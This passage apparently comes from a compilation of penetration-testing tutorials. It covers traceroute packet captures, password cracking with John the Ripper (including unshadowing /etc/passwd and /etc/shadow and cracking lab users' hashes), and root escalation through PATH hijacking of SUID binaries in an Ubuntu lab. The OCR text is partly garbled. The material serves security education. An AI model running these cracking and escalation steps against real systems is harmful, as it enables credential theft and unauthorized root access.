192.168.1.103 172.217.161... TCP 74 55253 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=
192.168.1.103 172.217.161... TCP 74 53943 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK PERM=
192.168.1.103 172.217.161.... TCP 74 41675 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=
192.168.1.103 172.217.161.... TCP 74 35679 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK PERM=
192.168.1.103 172.217.161.... TCP 74 40945 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=
192.168.1.103 172.217.161... TCP 74 36241 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.103 172.217.161... TCP 74 45125 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK PERM=1
192.168.1.103 172.217.161.... TCP 74 57317 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK PERM=1
192.168.1.103 172.217.161.... TCP 74 35325 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1
192.168.1.1 192.168.1.103 IC... 70 Time-to-live exceeded (Time to live exceeded in transit)
```

Here we can observe ACK-SYN packet from the destination (172.168.161.14) is sent to source (192.1681.103) from port 80 and source again sent RST packet to the destination via port 80.

```
172.217.161.14 192.168.1.103 TCP 74 80 → 47427 [SYN, ACK] Seq=0 Ack=1 Win=42408 Len=0 MSS=1360 SACK_PERM=1 192.168.1.103 172.217.161.... TCP 54 47427 → 80 [RST] Seq=1 Win=0 Len=0 172.217.161.14 192.168.1.103 TCP 74 80 → 47347 [SYN, ACK] Seq=0 Ack=1 Win=42408 Len=0 MSS=1360 SACK_PERM=1 192.168.1.103 172.217.161.... TCP 54 47347 → 80 [RST] Seq=1 Win=0 Len=0 172.217.161.14 192.168.1.103 TCP 74 80 → 39503 [SYN, ACK] Seq=0 Ack=1 Win=42408 Len=0 MSS=1360 SACK_PERM=1 192.168.1.103 172.217.161... TCP 54 39503 → 80 [RST] Seq=1 Win=0 Len=0
```

At last from given below image we observed following:

- Source sent DNS query to the router for DNS lookup 172.161.217.14
- Router sent the response to source as the answer of DNS Name del03s10-inf14.1e100.net

This entry will get recorded by traceroute in its record list.

```
192.168.1.103 192.168.1.1 DNS 87 Standard query 0x2142 PTR 14.161.217.172.in-addr.arpa 192.168.1.1 192.168.1.103 DNS 1... Standard query response 0x2142 PTR 14.161.217.172.in-addr.arpa PTR del03s1
```

**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here** 

## Beginners Guide for John the Ripper (Part 1)



We know the importance of John the ripper in penetration testing, as it is quite popular among password cracking tool. In this article, we are introducing the John the ripper and its various usage for beginners.

#### What is John the Ripper?

John the Ripper is a free password cracking software tool developed by Openwall. Originally developed for Unix Operating Systems but later on developed for other platforms as well. It is one of the most popular password testings and breaking programs as it combines a number of password crackers into one package, autodetects password hash types, and includes a customizable cracker. It can be run against various encrypted password formats including several crypt password hash types commonly found in Linux, Windows. It can also be to crack passwords of Compressed files like ZIP and also Documents files like PDF.

Where to get John the Ripper?

John the Ripper can be downloaded from Openwall's Website here.

Or from the Official John the Ripper Repo here

John the Ripper comes Pre installed in Linux Kali and can be run from the terminal as shown below:

```
root@kali:~# john 存
John the Ripper password cracker, version 1.8.0.6-jumbo-1-
641
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/
Usage: john [OPTIONS] [PASSWORD-FILES]
-single[=SECTION]
                          "single crack" mode
-wordlist[=FILE] --stdin wordlist mode, read words from F
                  --pipe like --stdin, but bulk reads, an
                          like --wordlist, but fetch words
 -loopback[=FILE]
                          suppress all dupes in wordlist
 -dupe-suppression
-prince[=FILE]
                          PRINCE mode, read words from FII
-encoding=NAME
                          input encoding (eg. UTF-8, ISO-8
                          doc/ENCODING and --list=hidden-o
                          enable word mangling rules for w
 -rules[=SECTION]
 -incremental[=MODE]
                          "incremental" mode [using section
 -mask=MASK
                          mask mode using MASK
 -markov[=OPTIONS]
                          "Markov" mode (see doc/MARKOV)
 -external=MODE
                          external mode or word filter
```

John the Ripper works in 3 distinct modes to crack the passwords:

- 1. Single Crack Mode
- 2. Wordlist Crack Mode
- 3. Incremental Mode

John the Ripper Single Crack Mode

In this mode John the ripper makes use of the information available to it in the form of a username and other information. This can be used to crack the password files with the format of

Username: Password

For Example: If the username is "Hacker" it would try following passwords:

hacker

**HACKER** 

hacker1

h-acker

hacker=

We can use john the ripper in Single Crack Mode as follows:

Here we have a text file named crack.txt containing the username and password, where the password is encrypted in sha1 encryption so to crack this password we will use:

Syntax: john [mode/option] [password file]

```
john --single --format=raw-sha1 crack.txt
```

As you can see in the screenshot that we have successfully cracked the password.

Username: ignite Password: IgNiTe

```
root@kali:~# john --single --format=raw-shal crack.txt 
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
IgNiTe (ignite)
1g 0:00:00:00 DONE (2018-06-04 20:29) 4.545g/s 1531p/s 1531c/s 1531C/s Igite
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

#### John the Ripper Wordlist Crack Mode

In this mode John the ripper uses a wordlist that can also be called a Dictionary and it compares the hashes of the words present in the Dictionary with the password hash. We can use any wordlist of our choice. John also comes in build with a password. Ist which contains most of the common passwords.

Let's see how John the Ripper cracks passwords in Wordlist Crack Mode:

Here we have a text file named crack.txt containing the username and password, where the password is encrypted in sha1 encryption so to crack this password we will use:

**Syntax:** john [wordlist] [options] [password file]

```
john --wordlist=/usr/share/john/password.lst --format=raw-sha1 crack.tx
```

As you can see in the screenshot, john the Ripper have cracked our password to be asdfasdf

## **Cracking the User Credentials**

We are going to demonstrate two ways in which we will crack the user credentials of a Linux user.

Before that we will have to understand, what is a shadow file?

In Linux operating system, a shadow password file is a system file in which encrypted user password is stored so that they are not available to the people who try to break into the system. It is located at /etc/shadow.

#### First Method

Now, for the first method, we will crack the credentials of a particular user "pavan".

Now to do this First we will open the shadow file as shown in the screenshot.

And we will find the credentials of the user pavan and copy it from here and paste it into a text file. Here we have the file named crack.txt.

```
cotord:*:17557:0:99999:7:::
saned:*:17557:0:99999:7:::
speech-dispatcher:!:17557:0:99999:7:::
avahi:*:17557:0:99999:7:::
pulse:*:17557:0:99999:7:::
Debian-gdm:*:17557:0:999999:7:::
dradis:*:17557:0:999999:7:::
beef-xss:*:17557:0:99999:7:::
pavan:$6$oTuUxWEX$i4QeRmbUN4PfAF0fVRu6HMCHSUor0630R8tmIziDNVjY3jKKcVac9pWNfGKS/3SD1pF3UKr89HL01h51Q/nCu.:17686:0:99999:7:::
```

Now we will use john the ripper to crack it.

#### john crack.txt

As you can see in the screenshot that john the ripper has successfully cracked the password for the user pavan.

```
root@kali:~# john crack.txt 👍
Warning: detected hash type "sha512crypt", but
is also recognized as "crypt"
Use the "--format=crypt" option to force load:
that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3)
128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other
atus
asdfasdf
                 (pavan)
1g 0:00:00:15 DONE 2/3 (2018-06-04 21:24) 0.06
9p/s 237.9c/s 237.9C/s valentine..bigben
Use the "--show" option to display all of the
swords reliably
Session completed
```

#### **Second Method**

Now, for the second method, we will collectively crack the credentials for all the users.


To do this we will have to use a john the ripper utility called "unshadow".

unshadow /etc/passwd /etc/shadow > crack.txt

```
root@kali:~# unshadow /etc/passwd /etc/shadow > crack.txt
```

Here the unshadow command is combining the /etc/passwd and /etc/shadow files so that John can use them to crack them. We are using both files so that John can use the information provided to efficiently crack the credentials of all users.

Here is how the crack file looks after unshadow command.



Now we will use john to crack the user credentials of all the users collectively.

john --wordlist=/usr/share/john/password.lst crack.txt

```
root@kali:~# john --wordlist=/usr/share/john/password.lst
 crack.txt
Warning: detected hash type "sha512crypt", but the string
is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as
 that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512cr
ypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for st
atus
123
                 (raj)
asdfasdf
                 (pavan)
vellow
               (ignite)
3g 0:00:00:21 DONE (2018-06-04 21:32) 0.1419g/s 167.7p/s
243.4c/s 243.4C/s paagal..sss
Use the "--show" option to display all of the cracked pas
swords reliably
Session completed
```

As you can see from the provided screenshot that we have discovered the following credentials:

User	Password
Raj	123
Pavan	Asdfasdf
Ignite	Yellow

#### **Stopping and Restoring Cracking**

While John the ripper is working on cracking some passwords we can interrupt or pause the cracking and Restore or Resume the Cracking again at our convenience.

So while John the Ripper is running you can interrupt the cracking by Pressing "q" or Crtl+C as shown in the given screenshot

```
root@kali:~# john --wordlist=/usr/share/john/password.lst /root/Desktop/cra.txt

Warning: detected hash type "sha512crypt", but the string is also recognize as "crypt"

Use the "--format=crypt" option to force loading these as that type instead

Using default input encoding: UTF-8

Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$

HA512 128/128 SSE2 2x])

Press 'q' or Ctrl-C to abort, almost any other key for status

Og 0:00:00:21 78.28% (ETA: 08:40:51) Og/s 120.3p/s 243.5c/s 243.5C/s bull..

rmal

Session aborted
```

Now to resume or restore the cracking process we will use the –restore option of John the ripper as shown in the screenshot

```
root@kali:~# john --restore  
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3
HA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:22 78.28% (ETA: 08:41:23) 0g/s 119.2p/s 241.4c/s 241.4C/s
0g 0:00:00:29 DONE (2018-06-04 08:41) 0g/s 122.2p/s 246.7c/s 246.7C/s
.sss
```

Now we will decrypt various hashes using John the Ripper

#### SHA1

To decrypt SHA1 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 crac
```

As you can see in the given screenshot that we have the username pavan and password as Hacker

#### MD5

To decrypt MD5 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 crack
```

As you can see in the given screenshot that we have the username pavan and password as P@ssword.

#### MD4

To decrypt MD4 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md4 crack
```

As you can see in the given screenshot that we have the username pavan and password as Rockyou

#### **SHA256**

To decrypt SHA256 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha256 cr
```

As you can see in the given screenshot that we have the username pavan and password as pAsSwOrD

#### RIPEMD128

To decrypt RIPEMD128 encryption we will use RockYou as wordlist and crack the password as shown below:

```
1 john --wordlist=/usr/share/wordlists/rockyou.txt --format=ripemd-128 cr
```

As you can see in the given screenshot that we have the username pavan and password as password123

## Whirlpool

To decrypt whirlpool encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=whirlpool crc
```

As you can see in the given screenshot that we have the username pavan and password as password666

#### **View All Formats**

John the Ripper support many encryptions some of which we showed above. To view all the formats it supports:

```
1 john --list=formats
```

Hope, you can take reference of this article while using John the ripper, More on John the Ripper will be in the Next Part.

```
root@kali:~# john --list=formats 👍
lescrypt, bsdicrypt, md5crypt, bcrypt, scrypt, LM, AFS, tripcode, dummy,
dynamic n, bfegg, dmd5, dominosec, dominosec8, EPI, Fortigate, FormSpring,
nas-160, hdaa, ipb2, krb4, krb5, KeePass, MSCHAPv2, mschapv2-naive, mysql,
nethalflm, netlm, netlmv2, netntlm, netntlm-naive, netntlmv2, md5ns, NT, osc
PHPS, po, skey, SybaseASE, xsha, xsha512, agilekeychain, aix-ssha1,
aix-ssha256, aix-ssha512, asa-md5, Bitcoin, Blackberry-ES10, WoWSRP,
Blockchain, chap, Clipperz, cloudkeychain, cq, CRC32, shalcrypt, sha256crypt
sha512crypt, Citrix NS10, dahua, Django, django-scrypt, dmg, dragonfly3-32,
dragonfly3-64, dragonfly4-32, dragonfly4-64, Drupal7, eCryptfs, EFS, eigrp,
EncFS, EPiServer, fde, gost, gpg, HAVAL-128-4, HAVAL-256-3, HMAC-MD5,
HMAC-SHA1, HMAC-SHA224, HMAC-SHA256, HMAC-SHA384, HMAC-SHA512, hMailServer,
hsrp, IKE, keychain, keyring, keystore, known hosts, krb5-18, krb5pa-sha1,
 wallet, lp, lotus5, lotus85, LUKS, MD2, md4-gen, mdc2, MediaWiki, MongoDB,
Mozilla, mscash, mscash2, krb5pa-md5, mssql, mssql05, mssql12, mysql-sha1,
 ysqlna, net-md5, net-shal, nk, nsldap, o5logon, ODF, Office, oldoffice,
 penBSD-SoftRAID, openssl-enc, oracle, oracle11, Oracle12C, Panama,
 bkdf2-hmac-md5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512,
PDF, PFX, phpass, pix-md5, plaintext, pomelo, postgres, PST, PuTTY, pwsafe,
RACF, RAdmin, RAKP, rar, RAR5, Raw-SHA512, Raw-Blake2, Raw-Keccak,
Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-SHA1, Raw-SHA1-Linkedin, Raw-SHA224,
Raw-SHA256, Raw-SHA256-ng, Raw-SHA3, Raw-SHA384, Raw-SHA512-ng, Raw-SHA,
Raw-MD5u, ripemd-128, ripemd-160, rsvp, Siemens-S7, Salted-SHA1, SSHA512,
 apb, sapg, saph, 7z, shal-gen, Raw-SHAl-ng, SIP, skein-256, skein-512,
aix-smd5, Snefru-128, Snefru-256, LastPass, SSH, SSH-ng, STRIP, SunMD5, sxc,
Sybase-PROP, tcp-md5, Tiger, tc aes xts, tc ripemd160, tc sha512,
tc whirlpool, VNC, vtp, wbb3, whirlpool, whirlpool0, whirlpool1, wpapsk, ZIP
```

**Author: Pavandeep Singh** is a Technical Writer, Researcher and Penetration Tester Contact **here** 

## Linux Privilege Escalation Using PATH Variable

posted in **PENETRATION TESTING** on **MAY 31, 2018** by **RAJ CHANDEL** with **0 COMMENT** 

After solving several OSCP Challenges we decided to write the article on the various method used for Linux privilege escalation, that could be helpful for our readers in their penetration testing project. In this article, we will learn "various method to manipulate \$PATH variable" to gain root access of a remote host machine and the techniques used by CTF challenges to generate \$PATH vulnerability that lead to Privilege escalation. If you have solved CTF challenges for Post exploit then by reading this article you will realize the several loopholes that lead to privileges escalation.

#### Lets Start!!

#### Introduction

PATH is an environmental variable in Linux and Unix-like operating systems which specifies all bin and sbin directories where executable programs are stored. When the user run any command on the terminal, its request to the shell to search for executable files with help of PATH Variable in response to commands executed by a user. The superuser also usually has /sbin and /usr/sbin entries for easily executing system administration commands.

It is very simple to view Path of revelent user with help of echo command.

1 echo \$PATH

/usr/local/bin:/usr/bin:/usr/local/games:/usr/games

If you notice "in environment PATH variable it means that the logged user can execute binaries/scripts from the current directory and it can be an excellent technique for an attacker to escalate root privilege. This is due to lack of attention while writing program thus admin do not specify the full path to the program.

#### Method 1

#### Ubuntu LAB SET\_UP

Currently, we are in /home/raj directory where we will create a new directory with the name as /script. Now inside script directory, we will write a small c program to call a function of system binaries.

```
pwd
mkdir script
cd /script
nano demo.c
```

```
root@ubuntu:~# pwd  
/home/raj
root@ubuntu:~# mkdir script  
root@ubuntu:~# cd script/ 
root@ubuntu:~/script# nano demo.c
```

As you can observe in our demo.c file we are calling ps command which is system binaries.

```
#include<unistd.h>
void main()
{ setuid(0); inddition
    setgid(0);
    system("ps");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
1  ls
2  gcc demo.c -o shell
3  chmod u+s shell
4  ls -la shell
```

Penetrating victim's VM Machine

First, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Then without wasting your time search for the file having SUID or 4000 permission with help of Find command.

```
1 | find / -perm -u=s -type f 2>/dev/null
```

Hence with help of above command, an attacker can enumerate any executable file, here we can also observe /home/raj/script/shell having suid permissions.

```
oot@kali:~# ssh ignite@192.168.1.109
gnite@192.168.1.109's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-43-generic x86 64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
  Management:
                  https://ubuntu.com/advantage
 * Support:
202 packages can be updated.
O updates are security updates.
Last login: Mon May 28 10:49:44 2018 from 192.168.1.107
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/shell
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
```

```
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
```

Then we move into /home/raj/script and saw an executable file "shell". So we run this file, and here it looks like the file shell is trying to run ps and this is a genuine file inside /bin for Process status.

```
1 | ls
2 ./shell
```

#### **Echo Command**

```
cd /tmp
echo "/bin/sh" > ps
chmod 777 ps
```

```
echo $PATH
    export PATH=/tmp:$PATH
    cd /home/raj/script
     ./shell
    whoami
ignite@ubuntu:/home/raj/script$ cd /tmp <=</pre>
ignite@ubuntu:/tmp$ chmod 777 ps 🖨
ignite@ubuntu:/tmp$ echo $PATH •
home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/b/
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH _
ignite@ubuntu:/tmp$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
ignite@ubuntu:/home/raj/script$ ./shell 
root@ubuntu:/home/raj/script# whoami 
root@ubuntu:/home/raj/script#
Copy Command
    cd /home/raj/script/
    cp /bin/sh /tmp/ps
    echo $PATH
    export PATH=/tmp:$PATH
     ./shell
    whoami
ignite@ubuntu:/home/raj/script$ cp /bin/sh /tmp/ps <a href="mailto:decoration-color: blue;">decoration-color: blue;</a>
ignite@ubuntu:/home/raj/script$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:
ignite@ubuntu:/home/raj/script$ export PATH=/tmp:$PATH 🧢
ignite@ubuntu:/home/raj/script$ ./shell 🤤
 id
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
# whoami
root
Symlink command
```

1 | ln -s /bin/sh ps

```
2 export PATH=.:$PATH
3 ./shell
4 id
5 whoami
```

**NOTE:** symlink is also known as symbolic links that will work successfully if the directory has full permission. In Ubuntu, we had given permission 777 to /script directory in the case of a symlink.

Thus we saw to an attacker can manipulate environment variable PATH for privileges escalation and gain root access.

#### Method 2

### Ubuntu LAB SET\_UP

Repeat same steps as above for configuring your own lab and now inside script directory, we will write a small c program to call a function of system binaries.

```
pwd
mkdir script
cd /script
nano demo.c
```

As you can observe in our demo.c file we are calling id command which is system binaries.

```
#include<unistd.h>
void main()
{ setuid(0);
    setgid(0);
    system("id");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
1  ls
2  gcc demo.c -o shell2
3  chmod u+s shell2
4  ls -la shell2
```

# Penetrating victim's VM Machine

Again, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Then without wasting your time search for the file having SUID or 4000 permission with help of Find command. Here we can also observe /home/raj/script/shell2 having suid permissions.

```
1 | find / -perm -u=s -type f 2>/dev/null
```

Then we move into /home/raj/script and saw an executable file "shell2". So we run this file, it looks like the file shell2 is trying to run id and this is a genuine file inside /bins.

```
1  cd /home/raj/script
2  ls
3  ./shell2
```

```
root@kali:~# ssh ignite@192.168.1.109
ignite@192.168.1.109's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-43-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
202 packages can be updated.
O updates are security updates.
Last login: Mon May 28 11:00:45 2018 from 192.168.1.107
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/shell2
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
```

```
usr/bin/shutter/
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86 64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell2
ignite@ubuntu:/home/raj/script$ ./shell2 
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
ignite@ubuntu:/home/raj/script$ whoami 
ignite
```

#### Echo command

root

```
cd /tmp
    echo "/bin/sh" > id
    chmod 777 id
    echo $PATH
    export PATH=/tmp:$PATH
    cd /home/raj/script
    ./shell2
    whoami
ignite@ubuntu:/home/raj/script$ cd /tmp <=</pre>
ignite@ubuntu:/tmp$ echo "/bin/bash" > id _
ignite@ubuntu:/tmp$ chmod 777 id <=</pre>
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sb
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH 🗢
ignite@ubuntu:/tmp$ cd /home/raj/script/ 
ignite@ubuntu:/home/raj/script$ ./shell2 
root@ubuntu:/home/raj/script# whoami <=</pre>
```

### Method 3

### Ubuntu LAB SET\_UP

Repeat above step for setting your own lab and as you can observe in our demo.c file we are calling cat command to read the content from inside etc/passwd file.

```
#include<unistd.h>
void main()
{ setuid(0);
   setgid(0);
   system("cat /etc/passwd");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

# Penetrating victim's VM Machine

rwsr-xr-x 1 root root 8704 May 28 11:13 raj

Again compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.

```
1 | find / -perm -u=s -type f 2>/dev/null
```

Here we can also observe /home/raj/script/raj having suid permissions, then we move into /home/raj/script and saw an executable file "raj". So when we run this file it put-up etc/passwd file as result.

```
1  cd /home/raj/script/
2  ls
3  ./raj
```

```
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null 
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/raj
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
usr/lib/snapd/snap-confine
usr/lib/x86 64-linux-gnu/oxide-gt/chrome-sandbox
```

```
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script <=</pre>
ignite@ubuntu:/home/raj/script$ ls 
ignite@ubuntu:/home/raj/script$ ./raj _
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

### **Nano Editor**

```
1 cd /tmp
2 nano cat
```

Now type /bin/bash when terminal get open and save it.

```
GNU nano 2.5.3
/bin/bash
   chmod 777 cat
2
   ls -al cat
   echo $PATH
```

```
chmod 7/7 cat
ls -al cat
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./raj
whoami
```

#### Method 4

#### Ubuntu LAB SET\_UP

Repeat above step for setting your own lab and as you can observe in our demo.c file we are calling cat command to read msg.txt which is inside /home/raj but there is no such file inside /home/raj.

```
#include<unistd.h>
void main()
{ setuid(0);
    setgid(0);
    system("cat /home/raj/msg.txt");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
1  ls
2  gcc demo.c -o ignite
3  chmod u+s ignite
4  ls -la ignite
```

# Penetrating victim's VM Machine

Once again compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.

```
1 | find / -perm -u=s -type f 2>/dev/null
```

Here we can also observe /home/raj/script/ignite having suid permissions, then we move into /home/raj/script and saw an executable file "ignite". So when we run this file it put-up an error "cat: /home/raj/msg.txt" as result.

```
1  cd /home/raj/script
2  ls
3  ./ignite
```

```
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null 
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/ignite
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86 64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script 
ignite@ubuntu:/home/raj/script$ ls 🖨
ignite
ignite@ubuntu:/home/raj/script$ ./ignite <=</pre>
cat: /home/raj/msg.txt: No such file or directory
ignite@ubuntu:/home/raj/script$
```

#### Vi Editor

```
1 cd /tmp
2 vi cat
```

Now type /bin/bash when terminal gets open and save it.

```
chmod 777 cat
ls -al cat
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./ignite
whoami
```

```
ignite@ubuntu:/tmp$ chmod 777 cat  
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH  
ignite@ubuntu:/tmp$ cd /home/raj/script/ 
ignite@ubuntu:/home/raj/script$ ls
ignite
ignite@ubuntu:/home/raj/script$ ./ignite  
root@ubuntu:/home/raj/script# id
root@ubuntu:/home/raj/script# whoami  
root
root@ubuntu:/home/raj/script#
```

**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here** 

# Linux Privilege Escalation using Misconfigured NFS

posted in PENETRATION TESTING on MAY 26, 2018 by RAJ CHANDEL with 1 COMMENT

After solving several OSCP Challenges we decided to write the article on the various method used for Linux privilege escalation, that could be helpful for our readers in their penetration testing project. In this article, we will learn how to exploit a misconfigured NFS share to gain root access to a remote host machine.

#### **Table of contents**

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Misconfigured NFS Lab setup

Scanning NFS shares

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- showmount

Exploiting NFS server for Privilege Escalation via:

Bash file

C program file

#### Nano/vi

- Obtain shadow file
- Obtain passwd file

Obtain sudoers file

#### Let's Start!!

**Network File System (NFS):** Network File System permits a user on a client machine to mount the shared files or directories over a network. NFS uses Remote Procedure Calls (RPC) to route requests between clients and servers. Although NFS uses TCP/UDP **port 2049** for sharing any files/directories over a network.

## Misconfigured NFS Lab setup

Basically, there are three core configuration files (/etc/exports, /etc/hosts.allow, and /etc/hosts.deny) you will need to configure to set up an NFS server. BUT to configure weak NFS server we will look only /etc/export file.

